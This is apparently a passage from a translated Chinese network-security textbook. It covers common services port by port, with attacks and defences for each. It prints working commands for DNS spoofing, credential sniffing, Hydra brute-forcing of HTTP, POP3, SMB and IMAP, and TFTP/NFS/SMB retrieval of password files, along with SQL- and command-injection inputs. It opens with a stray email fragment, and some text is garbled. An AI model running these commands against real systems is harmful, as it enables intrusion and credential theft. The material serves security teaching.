Thanks for your email. The password for your FTP account is
3Rdd!3xZ3.

Yes I know it is hard to remember, but its for your own security.

Thanks,
Joe.

加密电子邮件

GNU 隐私保护工具集可以用来加密电子邮件。应鼓励用户加密那些包含敏感信息的电子邮件。关于 GNU 隐私保护的更多信息请访问 <http://www.gnupg.org/>。

软件漏洞 Sendmail 是 Internet 上最常用的 MTA (邮件传输代理)。Sendmail 已知具有许多可以被远程利用的漏洞。

- **Sendmail 标头处理缓冲区溢出漏洞** 该漏洞是由在 Sendmail 的标头解析组件中出现的缓冲区溢出导致的。更具体地说就是，Sendmail 的 crackaddr(char * addr) 函数没有正确处理在邮件标头中包含“From”地址字段的字符串内的 < and > 字符。详情请参阅 <http://www.cert.org/advisories/CA-2003-07.html> 和 <http://securityfocus.com/bid/6991>。
- **Sendmail MIME 漏洞** 8.8.3 版的 Sendmail 引入了一个新的漏洞，该漏洞是由于在对电子邮件信息进行 MIME 转换时边界检查不当而引起的。该漏洞可以被利用来在 Sendmail 服务器上运行任意命令，做法是通过发送特制的消息来使得 Sendmail 进程覆盖其内部堆栈空间。请参见 <http://online.securityfocus.com/bid/685> 以获取更多信息。
- **Sendmail HELO 缓冲区溢出** 在旧版本的 Sendmail 中有一个缓冲区溢出漏洞，当把一个长字符串作为参数传送给 HELO 命令时，Sendmail 就会崩溃。可以远程利用这个漏洞来在 Sendmail 服务器上运行任意命令。可在 <http://www.eeye.com/html/Products/Retina/RTHs/Mail%20Servers/141.html> 上获取更多信息。
- **Sendmail DNS 映射 TXT 记录缓冲区溢出漏洞** 在 Sendmail 代码的 DNS 处理中存在一个缓冲区溢出漏洞。该漏洞是由于没有对从名称服务器返回的数据进行正确的边界检查而造成的。因为该漏洞会导致缓冲区溢出，所以可以通过令一台恶意的名称服务器返回一个任意长度的响应来利用该漏洞，以达到在 Sendmail 服务器上运行命令的目的。可从 <http://online.securityfocus.com/bid/5122> 上获取更多信息。

DNS(域名系统): 53(TCP 和 UDP)

DNS 是一种用来进行域名和 IP 地址转换的协议。

欺骗 与 TCP 不同, UDP 不是一种连接导向协议。所以很容易对 UDP 通信进行欺骗。当一个 DNS 客户端查询 DNS 服务器时, 该 DNS 服务器就会从端口 53 发送一个 UDP 包来进行响应。但是, 位于同一个网段上或者位于客户端和服务器之间路径上的恶意用户可以使用 DNS 服务器的源 IP 地址将响应发回给客户端。如果客户端在收到真正的 DNS 服务器发回的响应之前先收到了恶意用户的响应, 那么其就会接受这个恶意的响应。由于恶意用户可能会假造一个 DNS 响应并把它发回给客户端, 因此其就可诱使客户端连接到他们的主机, 而不是连接到真正的服务器。

欺骗 DNS 响应

Dsniff 自带的 dnsspoof 程序是一个可以用来伪造 DNS 查询的工具。例如, 假设攻击者获得了一个网络的 IP 地址为 10.0.0.1 的网关的控制权。我们假设某公司网站的真实 IP 地址是 10.1.1.2。攻击者现在可以运行 dnsspoof, 使其以 192.168.1.1, 也就是攻击者主机的 IP 地址来对某公司网站的 DNS 查询作出响应。

```
[gateway]# dnsspoof -i eth0 -f /etc/dssniff.txt
Kernel filter, protocol ALL, raw packet socket
dnsspoof: listening on eth1 [udp dst port 53 and not src
10.0.0.1]
```

攻击者需确保/etc/dssniff.txt 包含下列内容:

```
192.168.1.1 somecompanyasanexample.com
```

现在我们来试着找出入侵者, 则如果受侵害主机对某公司网站进行 DNS 查询, 那么其将会被指向攻击者主机的 IP 地址 192.168.1.1(而不是 10.1.1.2)。

```
[bash]$ host somecompanyasanexample.com
somecompanyasanexample.com has address 192.168.1.1
```



DNSSEC

请考虑使用 DNSSEC(DNS 安全), 它是 DNS 的扩展, 提供了端

到端的真实性。请参见 <http://www.dnssec.net/> 以获取更多关于 DNSSEC 的信息。

软件漏洞 BIND(Berkeley Internet Name Domain) 是 Internet 上最广为使用的 DNS 服务器。下文将介绍一个众所周知的 BIND 漏洞。

- **BIND NXT 溢出及 DOS 漏洞** 该漏洞是由于 BIND 未能对 NXT 记录进行输入验证而造成的。通过强制一台存在漏洞的 DNS 服务器获取一条恶意制造的 NXT 记录，就可以远程利用这个漏洞。BIND 咨询站点 <http://online.securityfocus.com/bid/788> 上还公布了其他 DOS(拒绝服务)漏洞。

考虑使用 djbdns 来代替 BIND。djbdns 程序可以从 <http://cr.yp.to/djbdns.html> 上获取。

TFTP(普通文件传输协议): 69(UDP)

TFTP 是一种用来传输文件的基于 UDP 的协议。其缺少例如验证及目录列表等大部分功能。TFTP 只支持与远程服务器之间的文件读写。

嗅探 因为 TFTP 是一种明文协议，所以被传输的数据有可能会被嗅探到。

＼ 嗅探 TFTP 数据

假设一位用户正使用 TFTP 从远程主机上下载 /etc/passwd 文件。和该用户处于同一个网段上的一个恶意用户就可以通过运行被配置为显示 UDP 通信的 Ettercap 来嗅探其数据：

```
[shell]# ettercap -N -m -t udp  
  
ettercap 0.6.7 (c) 2002 ALoR & NaGA  
  
Your IP: 192.168.1.1 with MAC: 00:01:1E:34:AB:36 on  
Iface: eth0  
  
Loading plugins... Done.  
  
Resolving 1 hostnames...  
  
* |=====|=====> | 100.00 %
```

```

Press 'h' for help...

Sniffing (MAC based): ANY <--> ANY

UDF packets only...
22:49:55 192.168.1.1:33569 --> 10.0.0.1:69 proto: U
,,hello./etc/passwd.

22:23:54 10.0.0.1:2563 --> 192.168.1.1:33569 proto: U
....root:x:0:0:root:/root:/bin/bash.
bin:x:1:1:bin:/bin:-
daemon:x:2:3:daemon:/sbin:-
adm:x:3:4:admin:/var/adm:-
lp:x:4:7:lp:/var/spool/lpd:-
sync:x:5:0:sync:/sbin:/bin/sync:-
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown:-
halt:x:7:0:halt:/sbin:/sbin/halt:-
mail:x:8:12:mail:/var/spool/mail:-
news:x:9:13:news:/var/spool/news:-
uucp:x:10:14:uucp:/var/spool/uucp:-
operator:x:11:0:operator:/root:-
games:x:13:100:games:/usr/games:-
gopher:x:13:30:gopher:/usr/lib/gopher -data:-
ftp:x:14:50:FTP User:/home/ftp:-

```



使用安全的协议

请不要使用类似 TFTP 这样的明文协议。请考虑使用 HTTPS 或 SSH 来进行安全文件传输。

TFTP 错误配置 TFTP 服务器经常会被错误地进行配置以提供/(根)目录中的文件服务。这样的配置可以使远程用户获取类似/etc/passwd 这样的文件。



获取重要的系统文件

如果一台远程 TFTP 服务器被错误地配置为提供/(根)目录中的文件服务，那么就可以使用下列 TFTP 命令来尝试获取一些重要的系统文件，比如/etc/shadow 和/etc/passwd：

```
[bash]$ tftp 10.0.0.1  
tftp> get /etc/shadow
```

设置 TFTP 的根目录

最新版的 TFTP 服务器在默认情况下只会提供/tftpboot 目录中的文件服务。可以使用 -s 开关来设置或修改这个目录。请参见 tftpd 的手册页来获取详细资料。

HTTP(超文本传输协议)：80(TCP)

HTTP 是一种用来传播各种超媒体内容的无状态协议。它最常用于提供 WWW(万维网)内容服务。

i 不可能对所有可能的 HTTP 错误配置和漏洞都进行手动检查。而像 Nikto 这样的自动化工具能够很好地对 web 服务器和应用程序进行评估，因此应当使用它来检查错误配置和漏洞。该工具可以从 <http://www.cirt.net/code/nikto.shtml> 上获取。

暴力破解 使用 Hydra 这样的工具可以暴力破解 HTTP 验证。

暴力破解 HTTP 验证

Hydra 是一种支持 HTTP 的暴力破解工具，可以用它来暴力破解受密码保护的 HTTP 资源。下面这个例子演示了使用 Hydra 来暴力破解 HTTP 验证的方式：

```
hydra -L usernames.txt -P passwords.txt  
www.somecompanyasanexample.com http
```

防止 HTTP 暴力破解

请参阅“应对暴力破解攻击的常用防范措施”。

嗅探 因为 HTTP 是一种明文协议，所以同一个网段上的恶意用户有可能监视另一个用户的 HTTP 通信。

＼嗅探 URL

Dsniff 自带的 `urlsnarf` 程序可以用来嗅探用户在网络上发送的 HTTP 请求：

```
[bash]# urlsnarf
Kernel filter, protocol ALL, raw packet socket
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or
port 3128]
10.0.0.1 -- [19 / Feb / 2003:21:50:16 - 0800] "GET http://
www.mozilla.org/start/HTTP/1.1" -- "-" "Mozilla/5.0 (X11;
U; Linux i686; en-US; rv:1.3a) Gecko/20021212"
10.0.0.1 -- [19 / Feb / 2003:21:50:42 - 0800] "GET http://
cirt.net/HTTP/1.1" -- "-" "Mozilla/5.0 (X11; U; Linux i686;
en-US; rv:1.3a) Gecko/20021212"
10.0.0.1 -- [19 / Feb / 2003:21:50:42 - 0800] "GET http://
cirt.net/images/bg.gif HTTP/1.1" -- "http://cirt.net/" "
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.3a)
Gecko/20021212"
10.0.0.1 -- [19 / Feb / 2003:21:50:42 - 0800] "GET http://
cirt.net/images/cirt_headline.gif HTTP/1.1" -- "http://
cirt.net/" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:
1.3a) Gecko/20021212"
10.0.0.1 -- [19 / Feb / 2003:21:50:42 - 0800] "GET http://
cirt.net/images/pix.gif HTTP/1.1" -- "http://cirt.net/" "
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.3a)
Gecko/20021212"
```

Dsniff 自带的 `webspy` 程序是另一个很好的 HTTP 嗅探工具。其一旦检测到网络上的一个 HTTP 请求，就会把它发送到一个正在运行的 Netscape 程序。这样就能使网络上的恶意用户实时监视受害方的 HTTP 会话。

＼嗅探 HTTP 数据

Ettercap 可以用来嗅探正通过网络传输的 HTTP 通信：

```
[bash]# ettercap -t tcp -N -s ANY:80
```

ettercap 0.6.7 (c) 2002 AlLoR & NaGA

第一部 网络技术和防

```
Your IP:10.0.0.1 with MAC:00:01:01:13:4A:B2 on Iface: eth0

Loading plugins... Done.

Resolving 1 hostnames...

* |=====> 1100.00 %

Press 'h' for help...

Sniffing (IP based): ANY:80 <--> ANY:0

TCP packets only...

22:15:33 10.0.0.1:37725 --> 192.168.1.1:80 proto:T

GET/HTTP/1.0.
Host: mozilla.org.
Accept: text/html, text/plain, application/vnd.sun.xml.writer, application/vnd.sun.xml.writer.global, application/vnd.stardivision.writer, application/vnd.stardivision.writer-global, application/x-starwriter, application/vnd.sun.xml.writer.template.
Accept: application/vnd.sun.xml.calc, application/vnd.stardivision.calc, application/x-starcalc, application/vnd.sun.xml.calc.template, application/vnd.sun.xml.impress, application/vnd.stardivision.impress, application/vnd.stardivision.impress-packed.
Accept: application/x-starimpress, application/vnd.sun.xml.impress.template, application/vnd.sun.xml.draw, application/vnd.stardivision.draw, application/x-stardraw, application/vnd.sun.xml.draw.template, application/vnd.sun.xml.math.
Accept: application/vnd.stardivision.math, application/x-starmath, audio/mod, image/*, video/mpeg, video/*, application/pgp, application/pdf, application/postscript, message/partial, message/external-body, x-be2, application/andrew-inset, text/richtext.
Accept: text/enriched, x-sun-attachment, audio-file, postscript-file, default-mail-file, sun-deskset-message, application/x-metamail-patch, application/msword, audio/x-pn-realaudio, audio/vnd.rn-realaudio, application/smil, text/vnd.rn-realtext.
Accept: application/x-shockwave-flash2-preview, appli-
```

cation / sdp, application / x - sdp, application / vnd.rn - realmedia, audio / wav, audio / x - wav, audio / x - pn - wav, audio / x - pn - windows - ac

22:15:33 10.0.0.1:37725 --> 192.168.1.1:80 proto: T
m, audio / basic, audio / x - pn - au, audio / aiff, audio / x - aiff, audio / x - pn - ai
ff.
Accept : text / sgml, * / * ;q = 0.01.
Accept - Encoding: gzip, compress.
Accept - Language: en.
User - Agent: Lynx / 2.8.5dev.7 libwww - FM / 2.14 SSL - MM / 1.4.1 OpenSSL / 0.9.6b

22:15:33 192.168.1.1:80 --> 10.0.0.1:37725 proto: T
HTTP / 1.1 200 OK.
Date : Thu, 20 Feb 2003 06:21:30 GMT.
Content - type: text / html.
Last - modified: Wed, 12 Feb 2003 13:13:05 GMT.
Content - length: 17831.
Accept - ranges: bytes.
Connection: close.

22:15:33 192.168.1.1:80 --> 10.0.0.1:37725 proto: T
< HTML >
< HEAD >
< TITLE > Welcome to somecompanyasanexample.com 's Web - Site! < /TITLE >
< /HEAD >
< BODY >
< H1 > Welcome! < /H1 >
< /BODY >
< /HTML >

探测 HTTP 验证信息

一些受限 HTTP 位置要求进行验证。因为 HTTP 是一种明文协

议，所以该信息可以被 Ettercap 嗅探到：

```
[bash]$ ettercap -m -C -N

ettercap 0.6.7 (c) 2002 AlloF & NaGA

Your IP: 192.168.1.1 with MAC: 00:00:02:13:01:13 on
Iface: eth0

Loading plugins... Done.

Resolving 1 hostnames...

* [=====>] 100.00 %

Press 'h' for help...

Sniffing (MAC based): ANY <-> ANY

TCP + UDP packets... (default)

Collecting passwords, ...

23:54:24 192.168.1.1:36304 <-> 10.0.0.1:80 http

USER: root
PASS: myApacheBox1@ #  

http://10.0.0.1/intranet/private/administration
```

使用 HTTPS

如果要提供重要及私有数据服务，请使用 HTTPS 来替代 HTTP。

HTTP 错误配置 web 服务器经常会被错误地进行配置或者按照默认配置投入生产网络使用。下文将介绍一些常被利用的错误配置。

自动索引

如果打开自动索引，那么当不存在索引文件（比如 index.html）时，web 服务器会显示出目录的内容。

web 内容的作者经常会错误地把带有敏感信息的文件放置在 web 根目录下，如果该目录的内容被显示出来的话，那么未经身份验证的用户就可以很容易地查看这些文件。

关闭索引

Apache 用户可以在 httpd.conf 文件中使用 IndexIgnore 指令来指示服务器关闭索引。

获取源代码、配置、统计数据及密码资源

许多 HTTP 服务器都存在配置错误，从而泄漏了重要的文件。这里有一些示例：

- CGI 应用程序的源代码可能包含数据库的用户名和密码。许多 web 应用程序使用后缀名为 .inc 或 .conf 的配置文件。这些文件可能包含系统和密码信息，而它们经常会被错误配置的 web 服务器泄漏出去。
- web 服务器统计程序会把统计结果输出到类似 /stats 的目录下，而这些目录经常被放置在 web 根目录下。
- Apache 允许用户通过在目录中放置一个名为 .htaccess 的文件来用密码保护这个目录。这个 .htaccess 文件包含着有关密码文件（通常名为 .htpasswd）所在位置的信息，而这个密码文件包含着所允许账号的密码散列。通常，Apache 没有被配置成限制为 .htaccess 和 .htpasswd 文件提供服务。一旦入侵者读取了 .htpasswd 文件，那么就可以用类似 John 的暴力破解工具来对其进行破解。

不要提供重要的资源

请将 web 服务器配置为不提供敏感文件。如果使用的是 Apache，则请编辑 httpd.conf 文件来拒绝提供带有某些后缀名的文件。例如，下列指令就是用来禁止提供文件名开头为 .ht 的文件：

```
<Files ~ "\.ht">
    Order allow, deny
    Deny from all
```

```
</Files>
```

- i** AccessFileName 指令可以在 httpd.conf 中用来指定除 .htaccess 之外的一个文件名。如果这项操作已经完成了，则应当确保让 Apache 不提供相应的文件访问。

Web 应用程序漏洞 如果要对所有可能的 web 应用程序漏洞进行讨论，那就超出本书的范围了。不过，下面介绍的攻击方式将会体现出一些最常见的漏洞。

利用不正确的输入验证

可以通过提交 HTML 表单将值输入到 web 应用程序中。应用程序在使用这些值之前，应当对它们进行检查，看其是否存在非法字符。设计不当的 web 应用程序不会检查提交的参数，从而使之容易遭到输入验证攻击。

对在 PHPNuke——一个基于 web 的自动新闻程序中发现的漏洞而言，PHPNuke 没有把用户提供的用来构造 SQL 查询的输入进行检验，这就使得恶意用户可以对 PHPNuke 程序所使用的数据库进行未经授权的查询。可以从 <http://www.securityfocus.com/bid/6887> 中找到更多的相关信息。

这种利用 web 程序中的输入验证漏洞来进行未经授权的 SQL 查询的行为被称为 SQL 注入。请考虑下面这段在一个 web 程序中执行的 SQL 代码：

```
SELECT SSN FROM users WHERE username = '$INPUT[id]';
```

id 参数通过用户提交的一个 HTML 表单传送到程序中。如果不进行任何输入验证的话，恶意用户在提交表单时可以令 id 的值等于：

```
'blah' OR 'x' = 'x'
```

这就会使这个初始的 SQL 查询对数据库执行下列操作：

```
SELECT SSN FROM users WHERE username = 'blah' OR 'x' = 'x';
```

该查询将返回“user”表格中所有账号的 SSN 值！许多设计不当的 web 程序都不对传递给 system() 函数调用的参数进行输入验证。而大多数编程语言都要包含 system() 函数调用以执行一个外部程序：

```
system ("/bin/echo $ i");
```

如果恶意用户为 \$ i 输入这样的一个值

```
'cat /etc/passwd'
```

那么上述 system 调用将在 web 服务器上执行下列操作：

```
/bin/echo 'cat /etc/passwd'
```

从而使得/etc/passwd 文件被显示在恶意用户面前。

防止输入验证漏洞

审查各种 web 程序，确保对用户输入的所有参数都进行输入验证。需要注意的字符包括：

```
' ; . / \@ & ! % ~ < > " $ ( ? ) { } [ ] < > * ! '
```

会话劫持

因为 HTTP 不是一种有状态的协议，所以必须由 web 程序提供会话管理。在大多数情况下，会话是通过使用 cookie 来维护的。Cookie 是一小段信息，它根据 web 服务器的要求而被存储在最终用户的硬盘上。

因为 cookie 存储在最终用户的磁盘上，所以它不能得到、也不应得到完全信任。例如，一个设计不当的应用程序可能会在用户 joe 成功通过身份验证之后要求把下列 cookie 值存储在磁盘上：

```
lang = en - us; user = joe; time = 10:10 EST;
```

如果该 web 应用程序就仅仅依赖于这个 cookie 的值，那么任何用户都可以编辑其 web 浏览器的 cookie 文件（Mozilla 把它的 cookie 存储在用户的.mozilla 目录下的 cookie.txt 中）并手动插入上述 cookie 值供 web 服务器使用。另外，恶意用户可以指挥其 web 浏览器使用一个用户域被设为与拥有一定权限的用户——比如“管理员”——相同的 cookie。

cookie 并不是维持会话的惟一方法。web 应用程序可以通过把会话信息嵌入到 URL 中来维持会话状态：http://www. somecompany.asanexample.com/authenticated.cgi? users john&sessionid = 12345678。

防止会话劫持

采取下列步骤，可有助于防止许多类型的会话劫持攻击：

- 为成功通过验证的用户分配随机的会话 ID。
- 考虑将经过加密的信息存储在 cookie 中，这样最终用户就不可能对它进行操作了。
- 使用 SSL 来传递所有的 cookie 信息。

隐藏的 HTML 元素

隐藏的 HTML 元素是包含在 web 表单中的静态值。这些值不会显示给最终用户。下列 HTML 代码可以用来设置隐藏元素：

```
< INPUT NAME = "shippingcharges" TYPE = HIDDEN VALUE = "5.25" >
```

设计不当的 web 应用程序信任使用隐藏的 HTML 标签来通过最终用户的会话传递信息。在这种情况下，恶意用户可以下载这个 HTML 表单并把上述 HTML 代码改成

```
< INPUT NAME = "shippingcharges" TYPE = HIDDEN VALUE = "-99" >
```

在提交了这个经过修改的表单之后，传送给存在漏洞的 web 程序的 shippingcharges 字段的值将变成 -99。若该 web 应用程序盲目接受了这个值，并且如果目标是一个电子商业网站的话，则该用户可能最终会在其信用卡上获得一笔钱。

请不要信任隐藏的 HTML 元素

Web 应用程序开发者们不应当信任隐藏 HTML 元素的值。最好检查一下 web 应用程序以确保没有信任任何隐藏的 HTML 元素的值。

源代码注释

在 web 应用程序的开发阶段，程序员经常会在 CGI 或 HTML 代码中放置注释。这些注释可以帮助开发者与同事共享细节信息。源代码的注释可能会包含一些重要的信息，比如数据库服务器的密码。

有时，这些注释在 web 应用程序投产的时候会被忽视：

```
<!--
NOTE: Mike, please use the following username and password
to access the local mysql server: root, drdr3eminem
Comment placed by John at 12:15am, 2/12/2003
--!>
```

审核源代码注释

最好定期对源代码的注释进行审核。可以使用 grep 和 wget 这样的工具在 web 应用程序和 HTML 代码中寻找注释。

Web 服务器漏洞 Apache 是如今最流行的 web 服务器。经过多年，它一直都相当安全。下文将给出一个最近发现的 Apache 漏洞。

- **Apache Web 服务器大块数据处理漏洞** 在 Apache web 服务器处理成块编码数据的方式中，人们发现了一个可以远程利用的漏洞。该漏洞可以令远程执行服务器上的任意命令变为可能。更多的细节可以从 <http://www.cert.org/advisories/CA-2002-17.html> 找到。

POP2(邮局协议 2)：109(TCP)

POP2 是一种用来从邮箱服务器获取电子邮件的协议。

暴力破解 因为 POP2 的验证是通过使用用户名和密码来实现的，所以该协议可能受到暴力攻击的威胁。

嗅探 因为 POP2 是一种明文协议，所以通过网络传输的 POP2 数据信息可能被嗅探到。

嗅探 POP2 数据流

使用 Ettercap 这样的工具就可以嗅探 POP2 数据。当使用 -C 选项时，ettercap 命令会自动过滤并显示网络中传输的 POP2 用户名和密码。

通过 SSH 传送 POP2 通信

可以使用 SSH 的端口映射选项来安全地传送 POP2 数据通信：

```
ssh -L109:127.0.0.1:109
username@pop2server.somecompanyasanexample.com
```

POP3(邮局协议3): 110(TCP)

POP3 是一种用来从邮箱服务器获取电子邮件的协议。

暴力破解 因为 POP3 的验证是通过使用用户名和密码对实现的，所以该协议会受到暴力攻击的威胁。

暴力破解 POP3

可以使用 Hydra 来暴力破解 POP3 账户：

```
[bash]$ hydra -L usernames.txt -P passwords.txt
10.0.0.1 pop3
Hydra v2.2 (c) 2002 by van Hauser / THC -use allowed only for
legal purposes.
Hydra is starting! [parallel tasks: 4, Login tries: 16 (1:4 / p:4)]
[110] [pop3] Login: root password: name4t41550cnt3
Hydra finished.
```

防止 POP3 暴力破解

请参阅“应对暴力破解的常用防范措施”。

嗅探 因为 POP3 是一种明文协议，所以通过网络传输的 POP3 数据可能会受到嗅探。

嗅探 POP3 密码

可以使用 Ettercap 这样的工具来嗅探通过网络传输的 POP3 用户名和密码。

```
[bash]$ ettercap -C -N -m
ettercap 0.6.7 (c) 2002 AleR & NaGA
Your IP: 192.168.1.1 with MAC: 00:01:1A:32:AB:32 on
Iface: eth0
Loading plugins... Done.
```

```

Resolving 1 hostnames...
* [===== > | 100.00 %

Press 'h' for help...

Sniffing (MAC based): ANY <-> ANY

TCP + UDP packets... (default)

Collecting passwords...

03:35:26 192.168.1.1:49565 <-> 10.0.0.1:110
pop3

USER: Blanketman
PASS: b1111346

```



通过 SSH 来传送 POP3 通信

可以使用 SSH 的端口映射选项来安全地传输 POP3 数据：

```
ssh -L110:127.0.0.1:110 username@pop3server
-somecompanyasianexample.com
```

Portmapper：111 (TCP)

一些基于 RPC(远程过程调用)的服务，比如 NIS(网络信息服务)不在静态端口上进行侦听。这些服务通过 Portmapper 来注册它们的端口号。



可以使用 rpcinfo 命令：`rpcinfo -p hostname` 来查询使用 Portmapper 注册的 RPC 服务。

错误配置 NFS 是一个提供通过网络远程访问共享文件的协议。配置不当的 NFS 会允许未经验证的用户访问那些存储着重要的或私人数据的网络共享文件。

查询和装载远程 NFS 共享内容

使用 showmount 程序来查询一台远程主机有哪些 NFS 共享内容：

```
[bash] $ /usr/sbin/showmount --all sun1.somecompanyasanexample.com  
All mount points on sun1.somecompanyasanexample.com:  
all:/etc
```

在这个例子中，sun1.somecompanyasanexample.com 被错误地配置为把它的/etc 目录向所有开放共享。这样攻击者就可以装载这个/etc 目录了：

```
[bash] $ mount -t NFS sun1.somecompanyasanexample.com:/etc /mnt/etc
```

现在，攻击者可以通过发出下列命令来浏览 sun1.somecompanyasanexample.com 的/etc/passwd 文件：

```
cat /mnt/etc/passwd
```

阻挡和加固 NFS

如果 NFS 运行在你的主机上，那么请你考虑下列建议：

- 如果 NFS 不在使用中，那么可以考虑关闭它。
- 将你的防火墙配置为阻挡 NFS 通信。NFS 运行在 2049 端口上。
- 编辑/etc/dfs/dfstab 和/etc/exports 来确保没有向任何未经授权的主机提供共享内容。

软件漏洞 RPC 服务一直以来都存在许多能够导致远程系统侵入的漏洞。下面这些漏洞提出了对 RPC 服务的一些建议。

- **xdr_array 中的缓冲区溢出漏洞** 由于在 RPC xdr_array() 中存在缓冲区溢出漏洞，所以远程攻击者可以在目标主机上执行任意代码。更多信息请参见 <http://securityfocus.com/bid/5356>。
- **xfsmd 中的远程命令执行漏洞** 该漏洞影响到 SGI IRIX 的实现。由于没有正确地对传递给 RPC 的参数进行检验，所以攻击者可能在其中嵌入一些元字符，比如“;”和“!”。这

些参数将进一步被传给 `popen()` 函数调用，使攻击者能够在目标机器上执行命令。详细说明请参见 <http://securityfocus.com/bid/5075>。

- **yppasswdd 中的缓冲区溢出漏洞** 在 `yppasswdd` 的实现中发现存在一个由于边界检查不正确而造成的缓冲区溢出漏洞。利用这个漏洞，攻击者可以在目标机器上以管理员的权限来执行命令。更多信息请参见 <http://securityfocus.com/bid/2763>。
- **statd 中的远程格式字符串漏洞** 该漏洞影响到各种 Linux 发布版本中自带的 `rpc. statd` 程序。由于 `rpc. statd` 未能对用户输入的用来调用 `syslog()` 函数的数据进行正确的输入检验，所以恶意用户可以提供特制的数据在目标主机上执行。详细说明可以从 <http://securityfocus.com/bid/1480> 找到。因此，如果你的主机运行着 RPC 服务的话，请考虑下列建议：
- 许多发行版本都在安装的时候就启用了各种 RPC 服务。请禁用那些无用的 RPC 服务。
- 如果不需要任何 RPC 服务的话，请禁用 Portmapper 服务。
- 把你的防火墙配置为不允许远程用户连接到 RPC 服务。

NNTP(网络新闻传输协议)：119(TCP)

NNTP 是一种用于分发、查询、获取和张贴新闻文章的协议。

暴力破解 许多 NNTP 服务器不要求身份验证。但是，像 Hydra 这样的工具可以用来暴力破解那些要求验证的 NNTP 服务器。

暴力破解 NNTP

可以使用 Hydra 来暴力破解 NNTP 账户。具体做法如下：

```
hydra -L usernames.txt -P passwords.txt 10.0.0.1 nntp
```

防止 NNTP 暴力破解

请参阅“应对暴力破解攻击的常用防范措施”。

嗅探 因为 NNTP 是一种普通文本协议，所以在网络上传输的 NNTP 数据可能受到嗅探。

防止 NNTP 暴力破解

可以使用 Ettercap 这样的工具来嗅探 NNTP 数据流。使用 Ettercap 来捕捉 NNTP 验证数据的方法如下：

```
ettercap -C -N -m
```

通过 SSH 传送 NNTP

请使用 SSH 以隧道方式安全地传输 NNTP 数据：

```
ssh username@remotenntpserver.somecompanyasanexample
.com
-L119:127.0.0.1:119
```

Samba：137 ~ 139(TCP)

Samba 使用 SMB(服务器消息块)协议在网络上共享文件和打印机。SMB 最常用于 Microsoft Windows 操作系统。关于 Samba 项目的详细内容请参见 <http://www.samba.org/>。

暴力破解 因为 Samba 使用用户名和密码对来进行验证，所以可以暴力破解用户账户。

暴力破解 Samba

可以使用 Hydra 来暴力破解 SMB 验证：

```
[bash]$ hydra -L usernames.txt -P passwords.txt
10.0.0.1 smb
Reduced number of tasks to 1 (smb does not like parallel connections)
Hydra v2.2 (c) 2002 by van Hauser / THC -use allowed only for
legal purposes.
Hydra is starting! [parallel tasks: 1, login tries: 2 (1:2/
p:1)]
[139][smb] Login: joe password: 5h4k31ls0und
Hydra finished.
```

防止 Samba 暴力破解

请参阅“应对暴力破解攻击的常用防范措施”。

嗅探 在 Samba 验证过程中嗅探通过网络传播的密码散列是可能的。一旦散列被捕捉到，必须对它们进行暴力破解才能获得真正的密码。

获取 Samba 密码散列

可以使用 Ettercap 来捕捉验证过程中通过网络传播的 Samba 散列。例如，下面就是如何运行 Ettercap 来收集通过网络传输的 SMB 密码散列：

```
ettercap -C -N -m
```

然后可以使用 John the Ripper 这样的密码破解器来破解取得的散列，该软件可以从 <http://www.openwall.com/john/> 上找到。

安全地传送 Samba 数据

请参阅“阻挡及传送 Samba 数据”。

Samba 错误配置 Samba 经常会被错误地配置为共享带有重要数据的文件系统。远程用户可以利用这样一个漏洞来获取位于受害主机上的敏感系统文件。

枚举和装载远程 Samba 共享资源

你可以使用 Samba 的 smbclient 命令来查找远程系统放出了哪些共享文件资源：

```
[bash]$ smbclient -L smbserver -I 192.168.1.10 -U ""  
added interface ip = 192.168.1.1 bcast = 192.168.1.255  
netmask = 255.255.255.0  
Password:[enter]  
Domain = [SOMECOMPANY] OS = [Unix] Server = [Samba 2.2.7]
```

| Sharename | Type | Comment |
|-----------|------|-----------------|
| IPC \$ | IPC | IPC Service (.) |
| ADMIN \$ | Disk | IPC Service (.) |
| etc | Disk | configuration |

| Server | Comment |
|-------------|------------------------|
| SMBSERVER | SomeCompanyAsAnExample |
| SAMBASERVER | |
| Workgroup | Master |
| SOMECOMPANY | WMASTER |

现在，既然上述服务器显然已经被错误地配置为把/etc 目录暴露给了所有的人，那就可以用下列 mount 命令来装载它：

```
mount -t smbfs -o username="" //192.168.1.10 /etc/mnt/smb-share
```

在装载了共享的/etc 目录之后，入侵者就可以取得/etc/passwd 文件了，该文件将位于他的主机上的/mnt/smbshare/passwd。

阻挡及传送 Samba 数据

如果需要运行 Samba，那么请考虑下列建议：

- 将防火墙配置为阻挡 Samba 数据通信。
- 请考虑使用 SSH 来传送 Samba 数据通信：

```
ssh username@remotesmbserver.somecompany-asanexample.com  
-L139:127.0.0.1:139
```

IMAP2/IMAP4 (Internet 消息存取协议 2/4)：143 (TCP)

IMAP2/4 是一种用来从邮箱服务器存取电子邮件的电子邮件访问协议。它的功能包括可以在远程位置上存储电子邮件。

暴力破解 IMAP 的验证过程容易受到暴力破解攻击。

暴力破解 IMAP

可以使用 Hydra 来暴力破解 IMAP：

```
[bash]$ hydra -L usernames.txt -P passwords.txt -s 143  
192.168.1.1 imap  
Hydra v2.2 (c) 2002 by van Hauser/THC - use allowed only for
```

```
legal purposes.
Hydra is starting! (parallel tasks: 4, login tries: 4 (1:1 /
p:4))
[143] [imap] login: pardesi password: escd1988!
Hydra finished.
```

防止 IMAP 暴力破解

请参阅“应对暴力破解攻击的常用防范措施”。

嗅探 在网络上传播的 IMAP 通信可能会受到嗅探。

嗅探 IMAP 通信

可以使用 Ettercap 和 Ethereal 这样的网络嗅探工具来捕捉网络上传输的 IMAP 数据。

安全的替代品

如果使用 IMAP 的话，请考虑采纳下列建议：

- 使用 SSH 来传送 IMAP 通信：

```
ssh -L143:127.0.0.1:143
username@imapservr.somecompanyasanexample.com
```

- 使用更加安全的 IMAPS 来取代 IMAP。

HTTPS(安全超文本传输协议)：443(TCP)

HTTPS 是 SSL(安全套接字层)之上的 HTTP。HTTPS 之所以使用 SSL 是为了建立和维护一条安全的通道，因此它可以提供客户和服务端之间的加密通信。

可以使用命令行工具 openssl 来连接到 HTTPS 服务器：

```
openssl s_client -connect:server_ipaddress:443
```

OpenSSL 可以从 <http://www.openssl.org/> 找到。

软件漏洞 下文将提出一个最近的 OpenSSL 漏洞：

